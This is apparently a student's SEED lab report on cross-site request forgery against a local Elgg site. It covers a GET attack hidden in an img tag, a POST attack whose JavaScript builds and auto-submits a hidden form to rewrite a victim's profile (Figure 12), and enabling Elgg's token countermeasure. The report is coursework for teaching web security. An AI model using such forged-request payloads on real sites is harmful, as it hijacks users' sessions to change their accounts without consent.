

Lab 8: CSRFAttack

Aastha Yadav (ayadav02@syr.edu)
SUID: 831570679

Task 1: CSRF Attack using GET Request




Figure 1

Observation: We are using the inspect element of firefox to find out the user id of the attacker Bobby. The user id is 43. This is from the member's page.




Figure 2

Observation: This is the LiveHTTPHeader when Bobby adds Alice as his friend. He uses this as reference to construct the malicious url which adds him as a friend in Alice's account without Alice knowing.




Figure 3




Figure 4

Observation: Boby creates a blog post with the malicious url in the body. When Alice clicks on this url, Boby gets added into Alice's friends list.



Figure 5

Observation: Bobby creates the blog post with the malicious url as can be observed from Figure 5.




Figure 6

Observation: Alice currently has no friends.

```
seed@VM:.../Attacker$ sudo subl index.html
seed@VM:.../Attacker$ sudo service apache2 restart
seed@VM:.../Attacker$ cat index.html
<html>
<head>
<title>
Hack Part 1
</title>
<body>
<p>Sorry this site is temporarily unavailable </p>

</body>
</head>
</html>seed@VM:.../Attacker$
```

Figure 7

Observation: index.html code of the malicious url used by Bobby to attack Alice can be observed.




Figure 8

Observation: We can see that after clicking on the malicious url, Bobby gets added as Alice's friend.

Explanation: This is a Cross site request forgery attack where GET request is used to add Bobby into Alice's friends list. Here we have a trusted site www.csrflabelgg.com, a user Alice logged into the trusted site and malicious website www.csrfabbattacker.com created by Bobby. So first, Bobby has to find his own id so that he can add himself to Alice's friends list. He goes to the member's page, inspects the elements using firefox and finds his id. Next he constructs the malicious url so that he can generate the GET request that adds him to Alice's friend list. For this he adds someone to his friends list and captures that request using LiveHTTPHeaders. So, based on that, he recreates a url that adds himself into the friends list of Alice, and places it as a src attribute in the img tag of a malicious url that he created. He sends this webpage as contents of a blog. So, when Alice clicks on the link, Bobby gets added as a friend. Here a request is sent from the malicious site to the elgg site posing as Alice. This is a cross site request forgery. To the elgg site, it gives an impression of Alice trying to add Bobby as a friend. We use the img tag since the image is loaded when the page is opened but we set the size of image as really small.

Task 2: CSRF Attack using POST Request



The screenshot shows a web form for editing a user profile. It includes a 'Display name' field with the value 'Alice', an 'About me' section with a rich text editor toolbar and a large text area, a visibility dropdown set to 'Public', a 'Brief description' field with the text 'I support SEED project!', and another visibility dropdown set to 'Public'. An 'Edit HTML' link is visible in the top right of the 'About me' section.

Display name

Alice

About me [Edit HTML](#)

B ***I*** **U** ***I_x*** **S** **¶** **¶** **↶** **↷** **🔗** **🔗** **🖼️** **”** **📁** **📁** **🔄**

Public ▼

Brief description

I support SEED project!

Public ▼

Figure 9

Observation: Alice edits her own profile with the description “I support SEED project and observes it using liveHTTPHeaders so that she can craft the malicious request. We already know the id of Bobby.




Figure 10

Observation: This is the screenshot of the LiveHTTPHeader when Alice modifies her profile.

```
seed@VM:~/Attacker$ sudo service apache2 restart
[sudo] password for seed:
seed@VM:~/Attacker$ sudo subl index.html
```

Figure 11

Observation: We modify index.html to craft the malicious url and figure 12 gives the code we used to modify the fields.

```
index.html ActionsService.php x
1 <html>
2 <body>
3 <h1>
4 Hack Part 2
5 </h1>
6 <script type="text/javascript">
7   function post(url,fields)
8   {
9     //create a <form> element.
10    var p = document.createElement("form");
11    //construct the form
12    p.action = url;
13    p.innerHTML = fields;
14    p.target = " self";
15    p.method = "post";
16    //append the form to the current page.
17    document.body.appendChild(p);
18    //submit the form
19    p.submit();
20  }
21  function csrf_hack()
22  {
23    var fields;
24    // The following are form entries that need to be filled out
25    // by attackers. The entries are made hidden, so the victim
26    // won't be able to see them.
27    fields += "<input type='hidden' name='name' value='Boby' />";
28    fields += "<input type='hidden' name='description' value='' />";
29    fields += "<input type='hidden' name='accesslevel[description]' value='2' />";
30    fields += "<input type='hidden' name='briefdescription' value='I support SEED project!' />";
31    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2' />";
32    fields += "<input type='hidden' name='location' value='' />";
33    fields += "<input type='hidden' name='accesslevel[location]' value='2' />";
34    fields += "<input type='hidden' name='guid' value='43' />";
35    var url = "http://www.csrflabelgg.com/action/profile/edit";
36    post(url,fields);
37  }
38  // invoke csrf_hack() after the page is loaded.
39  window.onload = function() { csrf_hack();}
```

Figure 12




Figure 13

Observation: Alice creates a blog post with the malicious url so that when Boby clicks on it, his description is modified.

Blogs > Alice

Hack Part 2



By Alice just now

Public Edit ✕ 👍

<http://www.csrlabattacker.com/>

Leave a comment

[Edit HTML](#)

B *I* U ~~Ix~~ **S**

Search



Alice

I support SEED project!

Blogs

Bookmarks

Files

Pages

Wire posts

Latest comments

Add widgets



Boby

Edit profile

Edit avatar

Blogs

Bookmarks

Files

Pages




Figure 14

Observation: This was before clicking on the malicious url.




Figure 15

Observation: Description on Bobby's profile is modified after clicking on the link.

Explanation: Since data must be sent, we use a POST request for this attack. This is a Cross site request forgery attack where POST request is used to modify contents of Bobby's profile. Here we have a trusted site www.csrflabelgg.com, a user Bobby logged into the trusted site and malicious website www.csrfattack.com created by Alice. So first, Alice has to find Bobby's id so that she can modify the contents of this profile. She goes to the member's page, inspects the elements using firefox and finds his id. Next she should construct the url so that she can generate the POST request that modifies the profile of Bobby. She changes the brief description in her profile and captures that request using LiveHTTPHeaders. Now, she creates a webpage that sends a POST request to the server which recreates the form submission of the profile page with changed contents. She sends this webpage as contents of a blog. So, when Bobby clicks on the link, the contents of the profile are changed. Here a request is sent from the malicious site to the elgg site posing as Bobby. This is a cross site request forgery. To the elgg site, the request appears as though Bobby is trying to modify his own page.

1. Alice can find Bobby's id by inspecting the members page of the elgg site using firebug.
2. Alice cannot launch this attack with anybody who visits her malicious webpage since the user id of every user is different and only when the user id of the logged in user and the user id specified in the webpage match, the attack can be successful. The attack takes place if the user id specified in the webpage has an active session with elgg and visits this webpage and by changing this user id, we can perform the attack on other users too.

Task 3: Implementing a countermeasure for Elgg

```
index.html x ActionsService.php x
}

/**
 * @see action_gatekeeper
 * @access private
 */
public function gatekeeper($action) {
    return true;

    if ($action === 'login') {
        if ($this->validateActionToken(false)) {
            //return true;
        }

        $token = get_input('_elgg_token');
        $ts = (int) get_input('_elgg_ts');
        if ($token && $this->validateTokenTimestamp($ts)) {
            // The tokens are present and the time looks valid: this is probably a mismatch due to the
            // login form being on a different domain.
            register_error(_elgg_services()->translator->translate('actiongatekeeper:crosssitelogin'));

            forward('login', 'csrf');
        }
    }
}
```

Figure 16

Observation: We turn on the countermeasure of elgg against CSRF by commenting out true in the above code.

```
index.html x ActionsService.php x
1 <html>
2 <body>
3 <h1>
